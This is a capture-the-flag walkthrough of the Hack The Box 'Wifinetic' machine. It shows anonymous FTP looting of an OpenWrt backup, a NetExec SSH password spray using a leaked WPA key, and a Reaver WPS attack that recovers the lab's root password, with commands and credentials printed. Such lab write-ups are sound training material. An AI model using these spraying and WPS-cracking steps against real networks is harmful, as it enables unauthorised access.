
Hack The Box Wifinetic Writeup (Easy Linux)
Easy Linux box. An OpenWrt backup on anonymous FTP leaks a WPA key reused for SSH, and a WPS pixie dust attack with Reaver recovers the root password.
Summary
Wifinetic is an Easy Linux machine with anonymous FTP enabled, exposing OpenWrt documentation, PDFs that leak the usernames olivia.walker17 and samantha.wood93, and an OpenWrt config backup. The backup’s /etc/passwd names a netadmin user, and /etc/config/wireless holds the cleartext WPA key VeRyUniUqWiFIPasswrd1!. Spraying that key across the users with netexec shows netadmin reuses it for SSH, giving a foothold. On the box, the host acts as a wireless access point with mon0/wlan interfaces and WPS push button enabled; MigrateOpenWrt.txt suggests Reaver, and running Reaver against the OpenWrt BSSID recovers the WPA PSK, which turns out to be root’s password WhatIsRealAnDWhAtIsNot51121!.
FTP Server Enumeration
FTP anonymous login is enabled! Could login with username “anonymous”. The server lets me download the following files:
1
2
3
4
5
6
7
8
9
ftp> ls
229 Entering Extended Passive Mode (|||40422|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31  2023 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
-rw-r--r--    1 ftp      ftp         40960 Sep 11  2023 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp         52946 Jul 31  2023 employees_wellness.pdf
226 Directory send OK.
I downloaded all of them with the “mget” command:
1
ftp> mget *
I could also have downloaded all files recursively with wget:
1
wget -r ftp://wifinetic.htb
Username Discovery
In ProjectOpenWRT.pdf, at the bottom, I found a potential username (olivia.walker17):
On the employees_wellness.pdf file, another potential username can also be found (samantha.wood93):

Among the files in the ftp server, there’s a tar archive:
1
backup-OpenWrt-2023-07-26.tar
I created a new folder named “backup” and used the following tar command to extract the archive:
1
tar -xvf backup-OpenWrt-2023-07-26.tar
It contains the backup of the /etc/ directory in a Linux system. Inside it, I could locate the “passwd” file. The file contains a non-default user (netadmin):
1
2
3
4
5
6
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
<SNIP>
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
netadmin:x:999:999::/home/netadmin:/bin/false
I created a proper users.txt file with all the interesting users found until now:
1
2
3
olivia.walker17
samantha.wood93
netadmin
Cleartext WPA Password
In /etc/config/wireless, I can see a cleartext password for the **OpenWrt **WAP:
1
2
3
4
5
6
7
8
9
10
11
<SNIP>

config wifi-iface 'wifinet0'
	option device 'radio0'
	option mode 'ap'
	option ssid 'OpenWrt'
	option encryption 'psk'
	option key 'VeRyUniUqWiFIPasswrd1!'
	option wps_pushbutton '1'

<SNIP>
Initial Access: SSH Password Reuse
I ran NetExec against the SSH service on the machine using the newly found cleartext password for the OpenWrt wireless access point (VeRyUniUqWiFIPasswrd1!) and the users.txt wordlist. As you can see from the screenshot, it’s possible to log in as “netadmin” using this password, indicating password reuse:

The command looks like this:
1
nxc ssh wifinetic.htb -u users.txt -p 'VeRyUniUqWiFIPasswrd1!'
With that, I logged in to the machine via SSH.
Vertical Privilege Escalation
With local access to the machine, I began enumerating the network interfaces with “ifconfig”. It shows some interesting interfaces, related to wireless connections (not standard in CTF environments):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
mon0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 02-00-00-00-02-00-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 321600  bytes 56997453 (56.9 MB)
        RX errors 0  dropped 317927  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.1  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 6018  bytes 645954 (645.9 KB)
        RX errors 0  dropped 1521  overruns 0  frame 0
        TX packets 7759  bytes 998015 (998.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:100  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
        RX packets 3253  bytes 451942 (451.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6011  bytes 753148 (753.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan2: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
I used iwlist scan to get ore detailed wireless information from the wireless interfaces. For the wlan1 interface it tells me the SSID for OpenWrt (02:00:00:00:00:00), the channel it’s working on and more:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
wlan1     Scan completed :
          Cell 01 - Address: 02:00:00:00:00:00
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=70/70  Signal level=-30 dBm
                    Encryption key:on
                    ESSID:"OpenWrt"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0006419fe022751b
                    Extra: Last beacon: 80ms ago
                    IE: Unknown: 00074F70656E577274
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 3B025100
                    IE: Unknown: 7F080400400200000040
                    IE: Unknown: DD<SNIP>20

The “MigrateOpenWrt.txt” file obtained from the FTP server talks about using the “Reaver” tool to test for security issues:

Reaver is indeed installed on the machine:
I used the information obtained by iwlist earlier to feed reaver, and obtain the PSK key:

The command is as follows:
1
reaver -i mon0 -b 02:00:00:00:00:00
With this new password, I could log in as root!
1
2
Username: root
Password: WhatIsRealAnDWhAtIsNot51121!